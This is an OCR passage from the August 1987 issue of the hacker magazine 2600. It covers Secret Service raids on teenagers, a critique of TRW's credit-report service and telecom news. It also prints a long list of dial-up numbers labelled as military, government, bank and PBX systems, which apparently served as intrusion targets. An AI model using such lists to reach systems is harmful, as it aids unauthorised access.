LETTERS 12
2600 MARKETPLACE 19
SAUDI ARABIAN BBS'S 21

2600 Magazine
PO Box 752
Middle Island, NY 11953 U.S.A.


WARNING:
MISSING LABEL

2600

The Monthly Journal of the American Hacker



VOL. 4 NO. 8 AUGUST 1987 $2



DO YOU HAVE BACK ISSUES OF *2600*? If not, look what you're missing!

1984

AHOY!—an introduction to 2600; FBI GOES AFTER ADS HACKERS—FBI investigator unwittingly reveals tactics and recent activities; FLASH: LICA discusses GTE raids, AT&T credit cards, wireless phone trouble; THE TRUTH BEHIND THOSE 9999 NUMBERS—a toll free error story; DATA: various White House extensions; HACKING ON TELENET—how to's of Telenet use; ESS: ORWELL'S PROPHECY—the first in a series on the fun and dangers of ESS; FLASH: directory assistance changes, computer air-ban, AT&T credit cards, etc.; SOME THOUGHTS ON GARBAGE PICKING—first of a series of trashing for valuable information as related to a discussion of crosstalk; DATA: COUNTRY CODES—every last country code for overseas dialing; THE CONSTITUTION OF A HACKER—a discussion of hacking; ALTERNATE LONG DISTANCE: MCI—history, systems, and services; FLASH: 718, Connecticut wiretaps, Sweden person numbers, etc.; THE FIRST ATOMIC BOMB—an inside story on the event as related to our nation's phone system; DATA: ARPANET HOSTS—list of accessible hosts; WHOSE STRIKE WAS THAT ANYWAY?—a startling analysis of summer 83 phone strike; THE TROUBLE WITH TELEMAIL—discussion of GTE's irresponsibility in protecting their system; FLASH: AT&T credit cards, portable prisons, 414's plead, etc.; A TRUE SAGA OF TELECONFERENCING—what can happen on a teleconference; DATA: MCI ACCESS NUMBERS—DIALUPS FOR MCI MAIL; PHONE BOOK COLLAGE #1—our artistic heritage in phone book designs; THE SIMPLE PLEASURES OF A STEP OFFICE—discussion of ins and outs of antiquated phone systems; IBM'S AUDIO DISTRIBUTION SYSTEM—using voice messaging technology; FLASH: 414 sentencing, equal access, bank record privacy, etc.; THE WOES OF HAVING A SMALL-TIME RURAL PHONE COMPANY—a true story; DATA: AVAILABLE NETWORKS ON THE DEFENSE DATA NETWORK—a list including base addresses, EASYLINK ACCESS NUMBERS; ARPANET HOPPING: AMERICA'S NEWEST PASTIME—how it works and tips for its use; ELECTRONIC SWITCHING ADVANCES—some of the possible services and drawbacks; FLASH: Directory assistance charges, 2600 writer indicted, demise of E-COM, etc; THE DARK AND TRAGIC SIDE OF THE GREAT BREAK-UP—a frank discussion; LETTERS: sysop problems, 518-789 an XY step, etc.; DATA: E-COM ACCESS NUMBERS—dial ups for the (now-defunct) service; NY TELEPHONE "LETTER OF DOOM"—a copy of a law enforcement monitoring notice; "LOOK OUT, HE'S GOT A COMPUTER!"—a defense of the hacker viewpoint; MCI MAIL: THE ADVENTURE CONTINUES—an analysis of the well-known faulty E-mail system; FLASH: computerized meter-maid, blue box arrests, anti-hack legislation; INTRODUCING THE CLEAR BOX!—"post-pay" payphone device; LETTERS: new switching equipment, 99 scanning, repulsive operator story, etc.; SPECIAL REPORT: TRW—BIG BUSINESS IS WATCHING YOU—how to use TRW, and an assessment of the potential of this system; BUT HOW DOES IT WORK?—a simple explanation of the phone system, wiring, voltages, black boxes, ring, etc.; PRIVACY LOST—a review of David Burnham's book "The Rise of the Computer State"; BE NICE TO YOUR TELCO—how individuals are abusing their telcos; FLASH: Big Brother in Miami, NASA computer break-in, computer export controls, 800 directories; LETTERS: phone scramblers, page numbers, hacker's book, etc.; DATA: CNA NUMBERS—list of CNA's; A HACKER'S GUIDE TO AN AREA CODE—a simple scheme to help "map out" exchanges in your area; HISTORY OF BRITISH PHREAKING—an account of the history and techniques; MORE ON TRASHING—what to look for, where to go, how to act; A FRIEND IN HIGH PLACES—story of a friendly operator; FLASH: NSA insecurity, hacker caught, private directories; LETTERS: phone loop, WATS, TAP, etc.; DATA: A NON-COPYRIGHTED DIRECTORY; NY TELEPHONE "BIG BROTHER" LETTERS—touch tone without permission, etc; GETTING CAUGHT: HACKER'S VIEW—a story of the personal effects of hacking; VITAL INGREDIENTS—what makes the phones work: operators, switching; FLASH: NSA wants better phones, crime-computer victim, wiretap loopholes, 911 attacker caught; LETTERS: BBS discussion, Comsec Letter, Computer Crime Data, others; DATA: NY TELEPHONE SECURITY NUMBERS; MCI ANECDOTE—ads, vulgarisms, MCI chairman profile; PHONE BOOK COLLAGE #2; EXPLORING CAVES IN TRAVELNET—an interesting extender explained; FUN WITH FORTRESS FONES—what a pay phone does, how people beat them; FLASH: SS computer foul ups, Airfone, wiretaps, 818, pay phone attack; LETTERS: book list, silver boxing, another hacker's view; DATA: IC'S AND CARRIER IDENTIFICATION CODES—guide to 950 exchange; MCI MAIL "TROUBLE LETTER"—the harassment begins; A TIME FOR REFLECTION—the year in review; MCI MAIL AND EASYLINK—electronic mail horror stories; THE SCARIEST NUMBER IN THE WORLD—true story; FLASH: campaign computer, Pentagon by phone, students bog computer, electronic jail, federal phone upgrade; SURVEY—reader survey responses; SOME, BUT NOT ALL ELECTRONIC MAIL SYSTEMS—list and price comparisons plus voice messaging companies; REACH OUT AND GOOSE SOMEONE—list of many unique dial-it numbers.

1985

THOSE HORRIBLE HACKERS STRIKE AGAIN—analysis of Newsweek incident; WIRETAPPING AND DIVESTITURE—a lineman discusses these topics; GETTING IN THE BACK DOOR—a guide to some popular operating systems including TOPS-10, TOPS-20, and UNIX; 2600 INFORMATION BUREAU: our phone bill, our thanks, and other notices; FLASH: IRS and telco data, GEISCO, KKK computer; LETTERS: BBS rights, Easylink, Canada loops, international phreak day; BITNET TOPOLOGY—a schematic of the BITnet; THE THEORY OF "BLUE BOXING"—history, future, and how they are used; TRASHING ALASKA STYLE—a real trashing adventure story; SURVEYING THE COSMOS—a beginner's guide to COSMOS, Bell's computer program; FLASH: phreak roundups, real TRW crime, 2600 BBS, 800 data; LETTERS: Bell problems, telco discount, marine calling, many questions; 2600 INFORMATION BUREAU—acronym list of useful telephone jargon; NAZI BBS A CHALLENGE TO HACKERS—the role of the hacker; ARE YOU A PHREAK???—humourous review of phreaking; HOW TO GET INTO A C.O.—a tour of a central office; FLASH: custom calling, Kenyan pay phones, hacker coke machine, IRS computer screw-up; LETTERS: reading list, tracing and law enforcement, UNIX info, NSA phone #; 2600 INFORMATION BUREAU—interesting phone numbers, how to dial a telephone, New York Tel message; CNA LIST; NSA CIPHER DISK; WHAT A WHITE BOX CAN DO—how to build and the use of a portable touch-tone generator; A PHONE PHREAK SCORES—another successful social engineering story; HACKING PACKARD—useful information about the HP2000; FLASH: talking clock, computers for communists, robot kills man, war games, silver pages; LETTERS: Tom Tcimpidis, secure telephones and cryptography; 2600 INFORMATION BUREAU—MILNET hosts by location; PEOPLE EXPRESS TO BE HACKED TO PIECES—a look at People's new anonymous reservation service; HOW TO RUN A SUCCESSFUL TELECONFERENCE—complete guide to Alliance Teleconferencing Service; FLASH: hacker bust, police hacker, Reagan doesn't dial kids, dial-a-directory; LETTERS: computer networks, silver boxes, 950, remob, tracing; 2600 INFORMATION BUREAU—Alliance Teleconferencing material; INTERESTING PHONE NUMBERS; UNBELIEVABLE ADVERTISEMENT; GUIDE TO THE ISRAELI PHONE SYSTEM; SHERWOOD FOREST SHUT DOWN BY SECRET SERVICE; SOME WORDS ON HACKER MORALITY; OUT OF THE INNER CIRCLE REVIEWED—an ex-hacker's new book; FLASH: who invented the phone, porno phone, wiretap award, AT&T computer steals; LETTERS: information charges, AT&T cutoff, marine calling; 2600 INFORMATION BUREAU—800 prefixes by state; SYSTEMATICALLY SPEAKING: goodbye to meter readers, Thai phone books, tracking devices, TINA, "Call Me" Card; FROM SHERWOOD FOREST: INTRO TO HACKING—what to do and not to do; INTERESTING THINGS TO DO ON A DEC-20—how to use various commands and some things to look for; BANKING FROM YOUR TERMINAL: A LOOK AT PRONTO—Electronic banking, how it works with a focus on Chemical's system; FLASH: $2 billion error, ITT crackdown, monitoring; 2600 INFORMATION BUREAU—Milnet TAC dialups by location; SYSTEMATICALLY SPEAKING: MCI goes optical, 100% ESS, GTE bigger than AT&T; SEIZED! 2600 BULLETIN BOARD IS IMPLICATED IN RAID ON JERSEY HACKERS—an accurate account of the Private Sector BBS; COMMENTARY: THE THREAT TO US ALL—what BBS seizures mean; FLASH: 2600 a hacking victim, Middlesex Courthouse; MOVING SATELLITES...WHAT WAS REALLY GOING ON?—point by point correction of New Jersey prosecutors' fallacious charges; WHY COMPUTERS GET SNATCHED—why law enforcement seizes equipment; SOME IMPORTANT QUESTIONS TO ASK—provocative questions about these events; HOW CAN SYSOPS PROTECT THEMSELVES?; A GUIDE TO VMS—how to use DEC's VAX operating system; THE INFINITY TRANSMITTER—an old bug explained; REACHING OUT ON YOUR OWN—blue boxing verification; PURSUIT FOR PEOPLE—GTE Telenet's computer to computer link-up service; FLASH: phone-in registration, 800 word numbers, war game addict, hacker extortionist; 2600 INFORMATION BUREAU—Telenet directory of interesting addresses; SYSTEMATICALLY SPEAKING: Dick Tracy toys, computer directory assistance, Bell propaganda films, Europe standardizing telcoms; MANY FAMILIAR TONES; AND THEY CALL US CROOKS?—story of a phone phreak who can't sell his expertise; AN INTERESTING DIVERSION—call diverters and how they are abused; MORE INFO ON VMS—second installment of an in-depth guide to VMS; FLASH—computer elections, big phone bill, Navy phreaks, phone booth captures man; LETTERS: BBS suggestion, colleges are a goldmine, recommended reading; 2600 INFORMATION BUREAU—Blue Box plans; THE NEW AT&T HOSTAGE PHONE—unbelievable ad; SYSTEMATICALLY SPEAKING: hackers scare businesses, DuPont bypasses telco, computer campaign info, phone computers, divestiture woes; RSTS: A TRICK OR TWO—some aspects of this operating system; THE SECRET REVEALED—the problem with GTE's GTD#5 switch; HISTORY OF ESS, EQUAL ACCESS MAY NOT BE "EQUAL" TO MODEMS—some problems that may arise; FLASH: columnist attacks AT&T, feds dial-it too much, little town phones, Springsteen mania; LETTERS: some advice, CIC's and free calls, British phreak, blue boxing gone?; CHASE BANK IS CRACKED; 2600 INFORMATION BUREAU—many interesting test numbers; SYSTEMATICALLY SPEAKING: avoid phones in storms, rural unequal access, police cellular phones, toll-free from where?, AT&T to read e-mail; OUR WISHES FOR '86 AND BEYOND—some of what we'd like to see in the future; FUN WITH COSMOS—how to interpret and use parts of the phone company computers; FLASH: French phones, racist banter, Cityphone; SURVEY—reader survey responses; 2600 INFORMATION BUREAU—BBS numbers; SYSTEMATICALLY SPEAKING: AT&T e-mail, German phones, super pay phone.

(continued on inside back cover)

The Summer Games of 87

We've seen this so many times before. Nationwide raids of computer equipment at teenagers' houses. Newspaper headlines about electronic gangsters. Long periods of silence from the investigators and the investigated.

First the facts: at least six homes across the country were raided by the Secret Service in mid-July. They were in Rockville, Maryland; Burlingame, California; Kentfield, California; two in Brooklyn, New York; and one in Bronxville, New York. (At the same time, a number of houses in Pittsburgh were being searched, supposedly for simple credit card fraud and reportedly unrelated to the action that we are concerned with.)

What were these people allegedly up to? Everyone seems to want a piece of this one. Los Alamos National Laboratories, Stanford University, TRW, US Sprint, AT&T, MCI, and local phone companies are the ones we've heard from so far.

Unfortunately, when something like this occurs and very little additional information is given out, imaginations

(continued on page 5)

STAFFBOX

Editor and Publisher
Eric Corley 110

Office Managers
Fran Westbrook
Peter Kang

Cover Art
Tish Valter Koch

Writers: John Drake, Paul Estev, Dan Foley, Mr. French, Emmanuel Goldstein, Chester Holmes, The Kid & Company, Lex Luthor, Bill from RNOC, David Ruderman, Bernie S., Mike Salerno, Silent Switchman, Mike Yuhas, and the usual anonymous bunch.

Production: Mike DeVoursney.
Cartoonists: Dan Holder, Mike Marshall.
Editor Emeritus: TSH.

2600 (ISSN 0749-3851) is published monthly by 2600 Enterprises, Inc, 7 Strong's Lane, Setauket, NY 11733. Second class postage permit pending at Setauket, New York.

POSTMASTER: Send address changes to *2600*, P.O. Box 752, Middle Island, NY 11953-0752.

Copyright © 1987, 2600 Enterprises, Inc.

Yearly subscription: U.S. and Canada—$15 individual, $40 corporate.
Overseas—$25 individual, $55 corporate.
Back issues available at $25 per year, $30 per year overseas.
ADDRESS ALL SUBSCRIPTION CORRESPONDENCE TO: *2600* Subscription Dept., P.O. Box 752, Middle Island, NY 11953-0752.
For letters and article submissions, write to: *2600* Editorial Dept., P.O. Box 99, Middle Island, NY 11953-0752.
Telephone: (516) 751-2600

TRW Credentials Lack Credibility

by Rex Valve


One of the powers commonly attributed to the modern American hacker is absolute control over the credit ratings of those who oppose them. Like all myths, this one too has a factual basis, which is probably the well-publicized invasions of the TRW credit service, documented in the 1984 editions of *2600*. Hacker visitations to TRW received widespread media coverage when *Newsweek* columnist Richard Sandza found his credit card numbers and similar private information posted on a hackers' bulletin board. Subsequent investigation revealed that due to TRW's shoddy security practices, hackers had the ability to make inquiries into TRW's vast database of American consumers' credit histories.

Now TRW is offering to those same American consumers the ability to look at their own credit reports, and to see who makes inquiries. Their new service, called TRW Credentials, lets a credit user look at his or her credit report, receive a notification whenever anyone else gets a copy of it (such as a bank where an application for a credit card or loan is pending) and the ability to add information that may improve one's credit rating. Anyone with or without a credit history can subscribe, as long as they're willing to fork over $35 a year.

However, a closer look at their service reveals that they are only selling a more convenient (and expensive) version of what they must already provide to you under the law. The Fair Credit Reporting Act requires that companies who compile credit histories make their information available to the individuals in question, if they request it. For an $8 fee (the minimal charge permitted under the act), they will send you your credit file. The file will include a list of all institutions who have received copies of it during the past year. If you find something in your file that is incorrect, you can protest to TRW, who will then investigate by asking the institution who provided the contested datum to verify its accuracy. This applies to any credit history service, not just TRW. Another feature of the Act is that if you are denied credit, such as being refused for a loan or credit card, you can (within 10 days) request a copy of your credit file without needing to pay the fee.



Well, this is America, and there's nothing wrong with companies trying to sell you something that you should already have. To make it look like you're buying more than the Fair Credit Reporting Act, TRW adds on a "Financial Profile" form, which supposedly lets you add information to your credit file that may improve your chances at getting credit. But there's nothing you can put on this form that can't be put on an ordinary loan application, and the subscribing credit grantors (such as banks or department stores that also subscribe to TRW Credentials) that might look at this information receive it on a separate form. It turns out that all TRW is saving you is the trouble of filling out a credit application all the way. On top of this they throw in insurance against unauthorized use of your cards (which the law already protects you against, beyond the first $50), and the ability to send your credit report to credit grantors elsewhere in your state, should you want to shop around for a loan (but only if you live in California or New York, and only with credit grantors who already subscribe to TRW Credentials). All in all, a dubious value.



The Summer Games of 1987 *(continued from page 3*

tend to roam wild. Given the overall technological illiteracy of the media and law enforcement coupled with the almost hysterical paranoia of the phone phreaks and computer hackers, it soon becomes abundantly clear that nobody knows what the hell is going on.

That's what's most disturbing here. It's one thing to break into people's homes and go on a confiscating binge if you've got something to say when others ask why. To do otherwise is not too far from arresting someone and holding them without naming a specific crime. Having most of your possessions taken away from you is unsettling enough without having to wait to find out why.

We also have many questions concerning the methods used. A teenager was almost shot by the Secret Service when he reached for a shirt after having been woken up in his room. Naturally, they assumed he was reaching for a gun—that's what hardened criminals are supposed to do, after all. A member of AT&T security found this out—from the Secret Service themselves. Apparently they thought it was funny.

The Secret Service knocked down at least two front doors with battering rams in their haste to get into these homes. In each case that we heard of, there was substantial damage, much more than what was necessary to get in. That according to neighbors and eyewitnesses.

And in at least one other instance, the Secret Service disguised themselves as United Parcel Service employees. They had a truck, packages, even the standard UPS clipboard.

We've had other reports of agents who refused to identify themselves, didn't produce search warrants, or acted in a rude fashion.

What in the world is going on here? Are these atrocities to be tolerated? Is the Secret Service attempting to live up to their initials or are they just incredibly unaware of what they're really doing?

These were all teenagers who were involved in the raids. And while they may have been quite intelligent, they most certainly were not about to shoot at police or pose any kind of a threat. There was no need to "trick" them into opening the door. That kind of gimmick is appropriate for mobsters perhaps, but not for adolescents.

We object to the methods used by the Secret Service. In fact, we question the very use of the Secret Service themselves. Why was a group such as this called in to deal with a matter that virtually any law enforcement entity could have handled?

Regardless of what comes out of this case (if one is ever even presented), the events that transpired are quite inexcusable. Unfortunately, most of those involved have been scared into silence. Scared by the strongarm tactics of the law, scared by the sensationalist media, scared by not knowing what the hell is going on. This is a very scary situation.

If such an occurrence should happen to you or anyone you know, this is what we suggest: Keep an eye on everything that is going on. Remember what is taken, what is handled, what is said. Write it all down when they leave. Do not, under any circumstance, give them an excuse to play rough. Law enforcement types can take lives and they can often get away with it. You don't have to answer any questions without a lawyer present. Get the names of everyone who comes into your house—you are most certainly entitled to know this. And if you do decide to talk to the media, avoid the sensationalist types like The New York Post. Go for the newspapers that put a little time into their stories and have been known to uncover things in the past. Make sure they understand what

(continued on page 14)

numbers of interest

201 221 3778 AT&T
201 480 1368 BCS
201 544 2062 FORT MANMOTH
201 544 2072 FORT MANMOTH
201 544 2784 FORT MANMOTH
201 544 2943 FORT MANMOTH
201 544 2945 FORT MANMOTH
201 544 2946 FORT MANMOTH
201 724 6731 DOVER
201 724 6732 DOVER
201 724 6733 DOVER
201 724 6734 DOVER
201 885 1242 AT&T
201 885 5111 AT&T
201 885 9540 AT&T
202 227 3526 BETHESDA
202 334 6831 WASHINGTON POST
202 347 3222 FAA
202 429 6700 DIAL TONE
202 553 0229 PENTAGON
202 633 7653 DEPT OF TREASURY
202 653 1079 NAVY
202 694 0004 PENTAGON
202 695 5261 CASPAR WEINBERGER
202 697 0814 PENTAGON
202 728 0124 US SPRINT
205 279 3576 GUNTER AFB
205 859 0926
207 876 3317
208 852 3072
209 826 6272
209 944 4523 STOCKTON SCHOOL
212 242 0039 NYC GEN SER
212 315 4078
212 369 5114 SPENCE
212 502 5694
212 520 7719 QUEENS COLLEGE
212 596 0587 NYC BOARD OF ED
212 598 7001 COLLEGE
212 736 3377 RAPID DATA
212 769 1986 BUDDY SYSTEM
212 769 1987 BUDDY SYSTEM
212 769 1988 BUDDY SYSTEM
212 777 7600 COLLEGE
212 777 7880 NYU
212 922 9387 ISRAEL/HOLLAND TONES
212 922 9989 VENEZ/S.AFRICA TONES
212 947 7522
213 204 4670 TDD
213 370 0787
213 379 0909 TDD
213 389 7073 FAX
213 417 8394 TWA
213 499 4040 CALTECH
213 581 4645
213 642 2706 LYOLA COLLEGE
213 643 2690 ED SEGUNDO AFB
213 687 4662 CALTECH
213 777 6747
213 798 2000 FTS (FEDERAL TEL)
214 235 8729
214 263 3103 NAZI BBS
214 331 4043
214 742 1354 SOUTHWESTERN BELL
214 742 1637 SOUTHWESTERN BELL
214 742 2636 NTRCHA
214 954 5858 JOSKES
215 253 7203
215 284 9310 GENERAL ELECTRIC
215 296 9523
215 563 9213 HP 3000
215 664 7138
215 949 3761
216 741 9912
216 996 3392 AMERITRUST
217 424 3450 SCHOOL DISTRICT #61
219 425 7723
219 932 6067
301 278 3916 ABERDEN PROVING GNDS
301 666 4700
301 728 5005
301 863 4815 PATUXENT RIVER
301 863 4816 PATUXENT RIVER
303 232 8555 HP 3000
303 284 5130
303 371 1296 JC PENNEYS
303 447 2540 CDCIS
303 499 7111 BUREAU OF STANDARDS
303 622 2144 LIBRARY
303 753 2733 DENVER UNIVERSITY
303 753 2737 DENVER UNIVERSITY
303 770 9553
303 778 8860
303 978 8111 WANG VSI 80
304 376 2488 SEATTLE SAVINGS
304 927 1773 NAZI BBS
305 587 3148
305 851 5127 AT&T
305 851 7406 AT&T
309 344 9156 NASA
312 222 1911 CHICAGO TRIBUNE
312 250 5534 AT&T
312 253 9789 NAZI BBS
312 254 1919 CHICAGO EDUCATION
312 286 0282 ILLINOIS BELL
312 392 7000 TIMESHARING
312 393 5918 FERMILAB
312 398 8170 ILLINOIS SCHOOL
312 398 8171 SCHOOL DISTRICT #214
312 417 8994 TWA
312 432 1817 HIGHLAND NATIONAL
312 432 9401 COSMOS
312 470 8550 HIGH SCHOOL
312 492 3094 NORTHWESTERN
312 530 1755 COSMOS
312 567 5700 ITT
312 567 6478 ITT
312 567 6479 ITT
312 567 6480 ITT
312 567 6484 ITT
312 567 6890 ITT
312 567 6893 ITT
312 567 6896 ITT
312 592 6230 CONFERENCE BRIDGE
312 592 6231 CONFERENCE BRIDGE
312 640 5750 DIGITAL COMPUTERS
312 671 3013 PBX
312 671 3014 PBX
312 671 7605 PBX
312 673 9081
312 686 0697 O'HARE AIRPORT
312 782 1448 ILLINOIS BELL
312 852 0506 HINSDALE SAVINGS
312 852 1305 HEATH
312 852 2899 IBM
312 864 0566 GOOGOLPLEX
312 879 6844 "EARS"
312 922 4601 XEROX
312 937 1210 ABBOTT LABS
312 938 0600 MCDONALDS
312 939 8388 DEPAUL
312 960 8600 COSMOS
312 972 7603 ARROGON
312 996 5100 UNIV. OF ILLINOIS
313 234 5621 FTS (FEDERAL TEL)
313 262 6011 TRAVELNET QUESTIONS
313 377 4300 OAKLAND SCHOOL
313 556 1300 TRAVELNET CUST SERV
313 556 4705 TRAVELNET INFO TAPE
313 562 1906 PBX
313 644 3840 HIGH SCHOOL
313 644 3960 TSS
313 769 8821 ANN ARBOR SCHOOL
313 839 3373 MICHIGAN BELL
313 857 9500 OAKLAND SCHOOL
313 857 9506 IBM
313 881 0659 MICHIGAN BELL
313 892 0060 MICHIGAN BELL
313 924 9977 MICHIGAN BELL

by nynex phreak

313 961 8572 MICHIGAN BELL
313 962 7071 BONDNET
313 964 0042 MICHIGAN BELL
313 964 2018 CHARGE CARD ASSOC
313 964 4042 MICHIGAN BELL
313 964 5808 MICHIGAN NAT PARK
313 964 5858 BANK OF DETROIT
314 232 5990 MCDONNELL DOUGLASS
314 291 4510 FORD
314 532 3545 ROOSEVELT FEDERAL
314 569 2886
314 569 6910
315 423 1313 SYRACUSE UNIV
319 386 8850 HP 2000
319 386 8851 HP 2000
402 978 7040 RSTS
404 396 0631
404 424 7663
404 855 3460 SEARS
404 873 8555 CONFERENCE BRIDGE
404 873 8682 AT&T
404 885 3460 SEARS
405 789 2323 BANK OF BETHANY
408 280 1901 TRW
409 846 6209
412 527 8291 FBI
412 794 7601 SLIPPERY ROCK UNIV
414 271 7827 AGRIDA
414 332 3667
414 445 4050 DEC VAX
414 476 8010 DEC
415 327 5220 ARPANET
415 361 2500 MENLO PARK
415 442 2161 AT&T
415 486 4959 DEVELCON
415 495 4294
415 626 4458 NAZI NEWSLINE
415 786 0120
415 786 0662
415 786 1533
415 823 6088
415 857 8193 HP 3000
415 863 9059
419 325 2191
502 454 5824 GENERAL ELECTRIC
503 645 9654
503 963 8454
504 522 5633 BANK OF LOUISIANA
505 623 9280
505 843 9166
509 535 1363
512 474 5011 AUSTIN COMPUTERS
515 294 9440 ISO
516 567 8013 LIRICS
516 632 8000 SUNY MODEM POOL
516 751 2600 2600 MAGAZINE
518 220 6603 RPI
602 965 2001 ARIZONA STATE
603 643 6310 DARTMOUTH
609 452 6736 PRINCETON UNIV
609 645 0533 PBX
612 322 2431 FREEDOM NET
612 332 1737 CTRL DATA TLX
612 333 1587 WESTERN UNION
612 339 5200 INTERNATIONAL GRAPH
612 376 7730 SOFTWARE
616 628 4699
617 258 6251 MIT
617 258 6511 MIT
617 258 6623 MIT
617 258 7115 MIT
617 258 7542 MIT
617 258 8260 MIT
617 258 8313 MIT UNIVERSITY
617 338 5071 USDS BOSTON
617 459 0159 LOWELL
617 471 9203 NORTHEAST UNIV
617 732 1251 HARVARD UNIVERSITY
617 732 1802 HARVARD UNIVERSITY
617 861 5591 HANSCOM BASE
619 225 1641 NATIONAL DEFENSE
619 225 6946 SAN DIEGO
619 226 7884 SAN DIEGO
619 293 4510 UCSD
619 296 5010 COLDWELL BANKER
619 326 2174
619 452 6792 UCSD
619 723 8996 NAZI BBS
701 477 6442 ROLLA COLLEGE
702 329 3559
702 737 8770
703 274 5300 NATIONAL DEFENSE
703 328 8086 VIRGINIA UNIVERSITY
703 781 4520 MERADCOM
703 790 1740 FAA
704 253 0106
704 253 6370
713 483 2700 NASUA
713 792 7200 EDUCATION
713 795 1200 SHELL VULCAN
713 888 6499 PBX
713 941 7619 NAZI BBS
714 595 6467
714 887 5552 NAZI NEWSLINE
714 962 3365 HATS
715 232 3688 RSTS
716 467 3242
717 872 0911 MILLERSVILLE UNIVAC
718 376 9775 COSMOS
718 539 3560
718 963 3173 MCI (2AW)
800 222 0555 BANK OF AMERICA
800 223 2898
800 223 3312 CITIBANK
800 225 8456 AUTONET
800 228 0003
800 228 0019
800 228 1111 CREDIT CHECK
800 245 6216
800 323 0084
800 323 0122
800 323 0170
800 323 0664
800 323 0679
800 325 4112 EASYLINK
800 325 6397
800 325 7222 MCI
800 327 6245
800 327 7725
800 327 9488 ITT TONE
800 327 9638 EASYNET
800 328 0404
800 336 0149 TYMNET
800 336 0437 TELENET
800 368 2711
800 368 3343 THE SOURCE
800 368 9407
800 368 9408
800 368 9409
800 368 9410
800 368 9426
800 392 5149
800 421 2626
800 424 9494 TELENET
800 426 2500
800 426 5101
800 522 5465 LABLINK
800 526 3714 RCA GEORGIA
800 527 1800 BANK BY PHONE
800 633 0090 MESSAGE RELAY
800 633 1638 MOBILE MARINE RADIO
800 637 0958
800 642 1982 EDUCATION BBS
800 821 5662
800 862 2345 PBX
800 882 2255 PBX
800 932 6245
804 865 4051 NASA
805 497 0940 TRW

(continued on page 11)

the telecom informer

BY GOLDSTEIN

All is not well in the home shopping industry. Yes, those ridiculous shop-at-home programs that have been popping up on nearly every television station in the country (including some PBS stations!) are having major problems with their phones. Take Home Shopping Network—the first and biggest of them all. They say more than half of their incoming calls went unanswered last year! So they replaced their old Centrex equipment with a Rockwell International Corporation Galaxy ACD switching system. AT&T provides the switching equipment, so the local central office is completely bypassed. Will it screw up? Stay tuned....The Federal Communications Commission has decided that it's not necessary for cellular phones to be equipped with labels warning that conversations on them can be easily intercepted by anyone with the proper radio. After all, it's now illegal to listen! Brilliant, just brilliant....Perception Technology Corporation is selling equipment to dozens of college campuses that allow students to register for courses using touch tone phones. The two latest are the University of Alaska and Contra Costa Community College of Martinez, California. The equipment is called VO-COM, a descrambling box that links phone lines to the university mainframe computer using a voice response system. Other campuses using similar systems are Lane Community College of Eugene, Oregon; Brigham Young University of Provo, Utah; Louisiana State University at Baton Rouge; the University of Alberta; and the University of Southern California at Los Angeles....MCI hackers, beware! MCI has recently bought the Real Time Toll Fraud Detection System from Applied Computing Devices Inc. of Terre Haute, Indiana. The system uses on-site selection and compression of call data for rapid detection of toll fraud. The system uses a network of ACD's Universal Billing Converters and Interface Adaptor Units to monitor remote sites using the UBX Network Call Data/Billing Data Management System....Pacific Bell is in trouble. Someone called the Suicide Prevention Center in Burlingame, California threatening suicide. A center representative asked PacBell to trace the number and PacBell cheerfully gave the wrong address. A woman who happened to live at the wrong address said rifle-carrying police officers and a large black attack dog came charging through her apartment. (Suicide is illegal, you know.) She's suing PacBell for alleged invasion of privacy as well as physical and emotional damages. In all the fun, no one seems to know what happened to the original caller....Did you know that the most prestigious exchanges in the Hamptons are 324 (East Hampton) and 283 (Southampton). The nouveau-riche must settle for 329 (East Hampton) and 287 (Southampton). New York Telephone reps say they've been offered bribes for numbers with the old exchanges. Some status-conscious people have been using answering services inside the old exchanges to avoid being embarrassed. More practical types are furious over the fact that call-waiting and equal 